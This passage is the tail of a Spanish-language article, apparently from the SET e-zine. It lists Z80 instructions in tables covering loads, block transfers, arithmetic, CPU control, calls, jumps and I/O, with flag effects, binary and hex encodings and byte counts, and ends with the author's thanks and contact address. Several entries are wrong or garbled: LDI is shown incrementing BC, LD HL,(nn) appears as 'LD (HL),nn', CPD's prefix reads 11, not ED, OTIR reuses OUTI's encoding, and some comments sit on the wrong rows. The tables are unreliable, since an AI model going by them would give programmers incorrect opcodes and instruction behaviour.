LD r,(IY+d)	r<-(IY+d)	# # X # X # # #	11 111 101 FD 01 r 110 <-d->	3	111 A
LD (HL),r	(HL)<-r	# # X # X # # #	01 110 r	1	
LD (IX+d),r	(IX+D)<-r	# # X # X # # #	11 011 101 DD 01 110 r <-d->	3	
LD (IY+d),r	(IY+d)<-r	# # X # X # # #	11 111 101 FD 01 110 r <-d->	3	
LD (HL),n	(HL)<-n	# # X # X # # #	00 110 110 36 <-d-> <-n->	2	
LD (IX+d),n	(IX+d)<-n	# # X # X # # #	11 011 101 DD 00 110 110 36 <-d-> <-n->	4	
LD (IY+d),n	(IY+d)<-n	# # X # X # # #	11 111 101 FD 00 110 110 36 <-d-> <-n->	4	
LD A,(BC)	A<-(BC)	# # X # X # # #	00 001 010 0A	1	
LD A,(DE)	A<-(DE)	# # X # X # # #	00 011 010 1A	1	
LD A,(nn)	A<-(nn)	# # X # X # # #	00 111 010 3A	3	

			<-n->		
			<-n->		
LD (BC),A	(BC)<-A	# # X # X # # #	00 000 010	02	1
LD (DE),A	(DE)<-A	# # X # X # # #	00 010 010	12	1
LD (nn),A	(nn)<-A	# # X # X # # #	00 110 010	32	3
			<-n->		
			<-n->		
LD A,I	A<-I	# X # X # # #	11 101 101	ED	2
			01 010 111	57	
LD A,R	A<-R	# X # X # # #	11 101 101	ED	2
			01 011 111	5F	
LD I,A	I<-A	# # X # X # # #	11 101 101	ED	2
			01 000 111	47	
LD R,A	R<-A	# # X # X # # #	11 101 101	ED	2
			01 001 111	4F	
LD dd,nn	dd<-nn	# # X # X # # #	00 dd0 001		3
			<-n->		
			<-n->		
LD IX,nn	IX<-nn	# # X # X # # #	11 011 101	DD	4
			00 100 001	21	
			<-n->		
			<-n->		
LD IY,nn	IY<-nn	# # X # X # # #	11 111 101	FD	4
			00 100 001	21	
			<-n->		
			<-n->		
LD (HL),nn	H<-(nn+1)	# # X # X # # #	00 101 010	2A	3
	L<-(nn)		<-n->		
			<-n->		
LD dd,(nn)	ddH<-(nn+1)	# # X # X # # #	11 101 101	ED	4
	ddL<-(nn)		01 dd1 011		
			<-n->		
			<-n->		
LD IX,(nn)	ixH<-(nn+1)	# # X # X # # #	11 011 101	DD	4
	ixL<-(nn)		00 101 010	2A	
			<-n->		
			<-n->		
LD IY,(nn)	iyH<-(nn+1)	# # X # X # # #	11 111 101	FD	4
	iyL<-(nn)		00 101 010	2A	
			<-n->		
			<-n->		
LD (nn),HL	(nn+1)<-H	# # X # X # # #	00 100 010	22	3
	(nn)<-L		<-n->		
			<-n->		
LD (nn),dd	(nn+1)<-ddH	# # X # X # # #	11 101 101	ED	4
	(nn)<-ddL		01 dd0 011		
			<-n->		
			<-n->		
LD (nn),IX	(nn+1)<-ixH	# # X # X # # #	11 011 101	DD	4
	(nn)<-ixL		00 100 010	22	
			<-n->		
			<-n->		
LD (nn),IY	(nn+1)<-iyH	# # X # X # # #	11 111 101	FD	4
	(nn)<-iyL		00 100 010	22	
			<-n->		
			<-n->		
LD SP,HL	SP<-HL	# # X # X # # #	11 111 001	F9	1
LD SP,IX	SP<-IX	# # X # X # # #	11 011 101	DD	2
			11 111 001	F9	
LD SP,IY	SP<-IY	# # X # X # # #	11 111 101	FD	2
			11 111 001	F9	
PUSH qq	(SP2)<-qqL	# # X # X # # #	11 qq0 101		1
	(SP1)<-qqH		<-n->		
PUSH IX	(SP2)<-ixL	# # X # X # # #	11 011 101	DD	2
	(SP1)<-ixH		11 100 101	E5	
PUSH IY	(SP2)<-iyL	# # X # X # # #	11 111 101	FD	2
	(SP1)<-iyH		11 100 101	E5	
POP qq	qqH<-(SP+1)	# # X # X # # #	11 qq0 001		1
	qqL<-(SP)		<-n->		
POP IX	ixH<-(SP+1)	# # X # X # # #	11 011 101	DD	2
			11 100 001	E1	
POP IY		# # X # X # # #	11 111 101	FD	2
			11 100 001	E1	

dd Par	
00 BC	
01 DE	
10 HL	
11 SP	
qq Par	
00 BC	
01 DE	
10 HL	
11 AF	

Referencias:

r,s: Se refiere a cualquier registro: A, B, C, D, E, H, L

\# : Bit del status no afectado
En el registro de estado, 0 es un bit borrado; y 1 es un bit puesto a este valor.

dd : Se refiere a algun par de registros: BC, DE, HL, SP

qq : Se refiere a los pares de registros AF, BC, DE, HL

BCL: Por ejemplo, se refiere a un registro de ocho bits del par BC, concretamente en este el L, ya que el subindice L (low) se refiere al octeto mas bajo, al contrario que el subindice H (high)

2. Tabla de instrucciones de intercambio, transferencia y busqueda

Nemotecnico	Simbolo de la operacion	Registro de estado 7S 6Z 5 4H 3 2P/V 1N 0C	Codigo Maquina 76 543 210 HEX	N§ Bytes	Comentarios
EX DE,HL	DE<->HL	# # X # X # # #	11 101 011 EB	1	El banco de regs y regs auxiliares se intercambian.
EX AF,AF	AF<->AF	# # X # X # # #	00 001 000 08	1	
EXX	BC<->BC' DE<->DE' HL<->HL	# # X # X # # #	11 011 001 D9	1	
EX (SP),HL	H<->(SP+1) L<->(SP)	# # X # X # # #	11 100 011 E3	1	
EX (SP),IX	ixL<->(SP) ixH<->(SP+1)	# # X # X # # #	11 011 101 DD 11 100 011 E3	2	
EX (SP),IY	iyL<->(SP) iyH<->(SP+1)	# # X # X # # #	11 111 101 FD 11 100 011 E3	2	
LDI	(DE)<-(HL) DE<-DE+1 HL<-HL+1 BC<-BC+1	# # X 0 X ? 0 #	11 101 101 ED 10 100 000 A0	2	Cargar (HL) en (DE) aumenta los punteros decrementa (BC)
LDIR	(DE)<-(HL) DE<-DE+1 HL<-HL+1 BC<-BC-1) Repeat until BC=0	# # X 0 X 0 0 #	11 101 101 ED 10 110 000 B0	2 2	Si BC not 0 Si BC=0
LDD	(DE)<-(HL) DE<-DE-1 HL<-HL-1 BC<-BC-1	# # X 0 X ? 0 #	11 101 101 ED 10 101 000 A8	2	
LDDR	(DE)<-(HL) DE<-DE-1 HL<-HL-1 BC<-BC-1 Rept until BC=0	# # X 0 X 0 0 #	11 101 101 ED 10 111 000 B8	2 2	Si BC not 0 Si BC=0
CPI	A-(HL) HL<-HL+1 BC<-BC-1	2 ? ? X ? X ? 1 #	11 101 101 ED 10 100 001 A1	2	

CPIR	A-(HL) HL<-HL+1 BC<-BC-1 Rept until A=HL o BC=0	? ? X ? X ? 1 #	11 101 101 ED 10 110 001 B1	2 2	Si BC =/ 0 y A =/ (HL) Si BC = 0 y A = (HL)
CPD	A-(HL) HL<-HL-1 BC<-BC-1	? ? X ? X ? 1 #	11 101 101 11 10 101 001 A9	2	
CPDR	A-(HL) HL<\-HL-1 BC<-BC-1 Rept until A=(HL) o BC=0	? ? X ? X ? 1 #	11 101 101 ED 10 111 001 B9	2 2	Si BC = 0 y A =/ (HL)

Referencias: & : Une todos los procesos que se realizan en una operacion

El bit P/V es puesto o 0 si el resultado de BC-1=0, si no; P/V sera 1.

El bit Z es 1 si A=(HL), si no; Z=0

: Bit no afectado

0 : Bit borrado

1 : Bit puesto a uno

X : Bit indiferente (0 o 1)

? : El bit queda afectado segun el resultado de la operacion

Repeat o rept until : Indica que se repetira la operacion hasta que se cumpla con alguna de las condiciones que la siguen.

3. Tabla de instrucciones aritmeticas y logicas de 8 bits

Nemotecnico	Simbolo de la operacion	Registro de estado 7 S | 6 Z | 5 | 4 H | 3 | 2 P/V | 1 N | 0 C	Codigo Maquina 76 | 543 | 210 | HEX	N§ Bytes	Comentarios
ADD A,r	A <- A+r	? ? X ? X V 0 ?	10 000 r	1	r Reg
ADD A,n	A <- A+n	? ? X ? X V 0 ?	11 000 110 <-n<-	2	000 B 001 C 010 D
ADD A,(HL)	A <- A+(HL)	? ? X ? X V 0 ?	10 000 110	1	011 E
ADD A,(IX+d)	A <- A+(IX+d)	? ? X ? X V 0 ?	11 011 101 DD 10 000 110 <-d<-	3	100 H 101 L 111 A
ADD A,(IY+d)	A <- A+(IY+d)	? ? X ? X V 0 ?	11 111 101 FD 10 000 110 <-d<-	3	
ADC A,s	A <- A+s+CY	? ? X ? X V 0 ?	001		
SUB s	A <- A-s	? ? X ? X V 1 ?	010		
SBC A,S	A <- A-s-CY	? ? X ? X V 1 ?	011		
AND s	A <- A and s	? ? X 1 X P 0 0	100		
OR s	A <- A or s	? ? X 0 X P 0 0	110		
XOR s	A <- A (+) s	? ? X 0 X P 0 0	101		
CP s	A - s	? ? X ? X V 1 ?	111		
INC r	r <- r+l	? ? X ? X V 0 #	00 r 100	1	

INC (HL)	(HL) <- (HL)+1	? ? X ? X V 0 #	00 110 100		1	
INC (IX+d)	(IX+d) <- (IX+d)+1	? ? X ? X V 0 #	11 011 101 00 110 100 ->d->	DD	3	
INC (IY+d)	(IY+d) <- (IY+d)+1	? ? X ? X V 0 #	11 111 101 00 110 100 ->d->	FD	3	
DEC s	s <- s - 1	? ? X ? X V 1 #	101		1	

Referencias: El simbolo V en el bit P/V indica que este bit contiene el desbordamiento del resultado de la operacion. De igual forma el simbolo P indica la paridad V=1, significa desbordamiento. P=1, significa paridad par. P=0 significa paridad impar

El bit P/V es puesto o 0 si el resultado de BC-1=0, si no; P/V sera 1.

: Bit no afectado

0 : Bit borrado

1 : Bit puesto a uno

X : Bit indiferente (0 o 1)

? : El bit queda afectado segun el resultado de la operacion

IFF indica permiso de interupcion

CY indica bit de acarreo

4. Tabla de instrucciones de control de CPU

* Las aclaraciones se han dejado en ingles, porque al ser un lenguaje tecnico, se pierde mucho del sentido original al traducirlo.

Nemotecnico	Simbolo de la operacion	Registro de estado 7 S | 6 Z | 5 | 4 H | 3 | 2 P/V | 1 N | 0 C	Codigo Maquina 76 | 543 | 210 | HEX	N§ Bytes	Comentarios
DAA	Converts acc, content into packed BCD following add or substract with packed BCD operands	? ? X ? X P # ?	00 100 111 | 27		Ajuste decimal del acumulador.
CPL	A <- $\overline{A}$	# # X 1 X # 1 #	00 101 111 | 2F	1	
NEG	A <- $\overline{A}$ + 1	? ? X ? X V 1 ?	11 101 101 | ED 01 000 100 | 44	2	
CCF	CY <- $\overline{CY}$	# # X X X # 0 ?	00 111 111 | 3F	1	Complementa el acum.
SCF	CY <- 1	# # X 0 X # 0 1	00 110 111 | 37	1	
NOP	No operation	# # X # X # # #	00 000 000 | 00	1	Bit carry =1
HALT	Cpu halted	# # X # X # # #	01 110 111 | 76	1	
DI*	IFF <- 0	# # X # X # # #	11 110 011 | F3	1	
EI*	IFF <- 1	# # X # X # # #	11 111 011 | FB	1	
IM 0	Set interrupt mode 0	# # X # X # # #	11 101 101 | ED 01 000 110 | 46	2	
IM 1	Set interrupt mode 1	# # X # X # # #	11 101 101 | ED 01 010 110 | 56	2	
IM 2	Set interrupt mode 2	# # X # X # # #	11 101 101 | ED 01 011 110 | 5E	2	

Referencias: El simbolo V en el bit P/V indica que este bit contiene el desbordamiento del resultado de la operacion. De igual forma el simbolo P indica la paridad V=1, significa desbordamiento. P=1, significa paridad par. P=0 significa paridad impar

El bit P/V es puesto o 0 si el resultado de BC-1=0, si no; P/V sera 1.

: Bit no afectado

0 : Bit borrado

1 : Bit puesto a uno

X : Bit indiferente (0 o 1)

? : El bit queda afectado segun el resultado de la operacion

IFF indica permiso de interupcion

CY indica bit de acarreo

5. Tabla de instrucciones aritmeticas de 16 bits

Nemotecnico	Simbolo de la operacion	Registro de estado 7 S	6 Z	5	4 H	3	2 P/V	1 N	0 C	Codigo Maquina 76	543	210	HEX	N§ Bytes	Comentarios
															ss Reg
ADD HL,ss	HL <-HL+ss	#	#	X	X	X	#	0	?	00	ss1	001		1	00 BC
															01 DE
ADC HL,ss	HL <-HL+ss+CY	?	?	X	X	X	V	0	?	11	101	101	ED	2	10 HL
										01	ss1	010			11 SP
SBC HL,ss	HL <-HL-ss-CY	?	?	X	X	X	V	1	?	11	101	101	ED	2	
										01	ss0	010			
ADD IX,pp	IX <-IX+pp	#	#	X	X	X	#	0	?	11	011	101	DD	2	pp Reg
										00	pp1	001			00 BC
															01 DE
															10 IX
															11 SP
ADD IY,rr	IY <-IY,rr	#	#	X	X	X	#	0	?	11	111	101	FD	2	rr Reg
										00	rr1	001			00 BC
															01 DE
															10 IY
															11 SP
INC ss	ss <-ss + 1	#	#	X	#	X	#	#	#	00	ss0	011		1	
INC IX	IX <-IX + 1	#	#	X	#	X	#	#	#	11	011	101	DD	2	
										00	100	011	23		
INC IY	IY <-IY + 1	#	#	X	#	X	#	#	#	11	111	101	FD	2	
										00	100	011	23		
DEC ss	ss <-ss - 1	#	#	X	#	X	#	#	#	00	ss1	011		1	
DEC IX	IX <-IX - 1	#	#	X	#	X	#	#	#	11	011	101	DD	2	
										00	101	011	2B		
DEC IY	IY <-IY - 1	#	#	X	#	X	#	#	#	11	111	101	FD	2	
										00	101	011	2B		

Referencias: El simbolo V en el bit P/V indica que este bit contiene el desbordamiento del resultado de la operacion. De igual forma el simbolo P indica la paridad V=1, significa desbordamiento. P=1, significa paridad par. P=0 significa paridad impar

El bit P/V es puesto o 0 si el resultado de BC-1=0, si no; P/V sera 1.

: Bit no afectado

0 : Bit borrado

1 : Bit puesto a uno

X : Bit indiferente (0 o 1)

? : El bit queda afectado segun el resultado de la operacion

ss : Algun par de registros BC, DE, HL, SP

pp : Algun par de registros BC, DE, IX, SP

rr : Algun par de registros BC, DE, IY, SP

6. Tabla de instrucciones de tratamiento de subrutinas

Nemo-tecnico	Simbolo de la operacion	Registro de estado 7 S	6 Z	5	4 H	3	2 P/V	1 N	0 C	Codigo Maquina 76	543	210	HEX	N§ Bytes	Comentarios
CALL nn	(SP-1) <- PCh (SP-2) <- PCl PC <- nn	#	#	X	#	X	#	#	#	11	001	101 <- n <- <- n <-	CD	3	
CALL cc ,nn	Si cc es falso, continua, si no toma CALL nn	#	#	X	#	X	#	#	#	11	cc	100 <- n <- <- n <-		3 3	Si cc falso Si cc verdadero
RET	PCl <- (SP) PCh <- (SP+1)	#	#	X	#	X	#	#	#	11	001	001	C9	1	
RET cc	Si cc es falso, continua, si no toma ret	#	#	X	#	X	#	#	#	11	cc	000		1 1	Si cc falso Si cc verdadero
RETI	Retorno de interupt.	#	#	X	#	X	#	#	#	11 01 11	101 00 101	101 101 101	ED 4D ED	2	cc Cond 000 NZnot0 001 Z=0
RETN(1)	Retorno de interrupt no enmascarable	#	#	X	#	X	#	#	#	01	000	101	45	2	010 NCnoCY 011 C CY 100 POpIMP 101 PEpPAR 110 P=+ 111 M=-
RST p	(SP-1) <- PCh (SP-2) <- PCl PCh <- 0 PCl <- p	#	#	X	#	X	#	#	#	11	t	111		1	t P 000 00H 001 08H 010 10H 011 18H

						100 20H
						101 28H
						110 30H
						111 38H

Referencias:

NCnoCY : NC no acarreo

C CY : C acarreo

POpIMP : PO paridad impar

PEpPAR : PE paridad par

P=+ : P signo positivo

M=- : M signo negativo

: Bit no afectado

0 : Bit borrado

1 : Bit puesto a uno

X : Bit indiferente (0 o 1)

7. Tabla de instrucciones de salto

Nemo-tecnico	Simbolo de la operacion	Registro de estado 7 S	6 Z	5	4 H	3	2 P/V	1 N	0 C	Codigo Maquina 76	543	210	HEX	N§ Bytes	Comentarios
JP nn	PC <- nn	#	#	X	#	X	#	#	#	11	000	011	C3	3	
										<-n<-					
										<-n<-					
JP cc,nn	Si cc verdadero PC <- nn, si no continua.	#	#	X	#	X	#	#	#	11	cc	010		3	cc Condcion 000 NZnot0 001 Z=0 010 NCnoCY 011 C CY 100 POpIMP 101 PEpPAR 110 P=+ 111 M=-
										<-n<-					
JR e	PC <- PC + e	#	#	X	#	X	#	#	#	00	011	000	18	2	
										<-eú2<-					
JR C,e	Si C=0, continua	#	#	X	#	X	#	#	#	00	111	000	38	2	Segun cond
										<-eú2<-					
	Si C=0, PC <- PC + e													2	Segun cond
JR NC,e	Si C=1, continua	#	#	X	#	X	#	#	#	00	110	000	30	2	Segun cond
										<-eú2<-					
	Si C=0, PC <- PC + e													2	Segun cond
JR Z,e	Si Z=0 continua	#	#	X	#	X	#	#	#	00	101	000	28	2	Segun cond
										<-eú2<-					
	Si Z=1, PC <- PC + e													2	Segun cond
JR NZ,e	Si Z=1, continua	#	#	X	#	X	#	#	#	00	100	000	20	2	Segun cond
										<-eú2<-					
	Si Z=0, PC <- PC + e													2	Segun cond
JP (HL)	PC <- HL	#	#	X	#	X	#	#	#	11	101	001	E9	1	
JP (IX)	PC <- IX	#	#	X	#	X	#	#	#	11	011	101	DD	2	
										11	101	001	E9		
JP (IY)	PC <- IY	#	#	X	#	X	#	#	#	11	111	101	FD	2	
										11	101	001	E9		

DJNZ, E	B <- B-1 Si B=0, continua Si B not 0, PC <- PC + e	# # X # X # # #	00 010 000 <-eú2<-	10	2 2	Si B=0 Si B not 0

Referencias:

NCnoCY : NC no acarreo

C CY : C acarreo

POpIMP : PO paridad impar

PEpPAR : PE paridad par

P=+ : P signo positivo

M=- : M signo negativo

e : Representa la extension de direccionamiento relativo, es un signo de complemento a dos y cubre el rango <-126, 129>

e ú 2 : En codigo maquina produce una direccion de PC, siendo PC incrementado en 2 antes de la suma de e.

: Bit no afectado

0 : Bit borrado

1 : Bit puesto a uno

X : Bit indiferente (0 o 1)

8. Tabla de instrucciones de entrada/salida

Nemo-tecnico	Simbolo de la operacion	Registro de estado 7 S	6 Z	5	4 H	3	2 P/V	1 N	0 C	Codigo Maquina 76	543	210	HEX	N§ Bytes	Comentarios
IN A,(n)	A <- (n)	#	#	X	#	X	#	#	#	11	011	011 <- n <-	DB	2	n to A0~A7 Acc toA8~A15
IN r,(C)	r <- (C) Si r=110, solo C se vera afectado	?	?	X	?	X	P	#	#	11 01	101 r	101 000	ED	2	C to A0~A7 B to A8~A15
INI	(HL) <- (C) B <- B-1 HL <- HL + 1	(1) #	?	X	#	X	#	1	#	11 10	101 100	101 010	ED A2	2	C to A0~A7 B to A8~A15
INIR	(HL) <- (C) B <- B - 1 HL <- HL + 1 repetir hasta que B=0	#	1	X	X	X	X	1	#	11 10	101 110	101 010	ED B2	2	C to A0~A7 B to A8~A15
IND	(HL) <- (C) B <- B - 1 HL <- HL - 1	(1) #	?	X	X	X	X	1	#	11 10	101 101	101 010	ED AA	2	C to A0~A7 B to A8~A15
INDR	(HL) <- (C) B <- B - 1 HL <- HL - 1 repetir hasta que B=0	#	1	X	X	X	X	1	#	11 10	101 111	101 010	ED BA	2	C to A0~A7 B to A8~A15

OUT (n),A	(n) <- A	# # X # X # # #	11 010 011	D3	2	C to A0~A7 B to A8~A15
OUT (C),r	(C) <- r	# # X # X # # #	11 101 101 01 r 001	ED	2	C to A0~A7 B to A8~A15
OUTI	(C) <- (HL) B <- B - 1 HL <- HL +1	(1) # ? X X X X 1 #	11 101 101 10 100 011	ED A3	2	C to A0~A7 B to A8~A15
OTIR	(C) <- (HL) B <- B - 1 HL <- HL + 1 repetir hasta que B=0	# 1 X X X X 1 #	11 101 101 10 100 011	ED B3	2	C to A0~A7 B to A8~A15
OUTD	(C) <- (HL) B <- B - 1 HL <- HL - 1	(1) # ? X X X X 1 #	11 101 101 10 110 011	ED AB	2	C to A0~A7 B to A8~A15
OTDR	(C) <- (HL) B <- B - 1 HL <- HL - repetir hasta que B=0	# 1 X X X X 1 #	11 101 101 10 111 011	ED BB	2	C to A0~A7 B to A8~A15

Espero que hayan disfrutado este articulo, conociendo un poco la historia de la informatica y del hardware.

Como ya mencione, agradezco a todo SET por publicar este articulo y a Madfran. Y por ultimo, a vos que leiste el articulo.

Comentarios, criticas o cualquier cosa (si es dinero, mejor :))
elotro.ar@gmail.com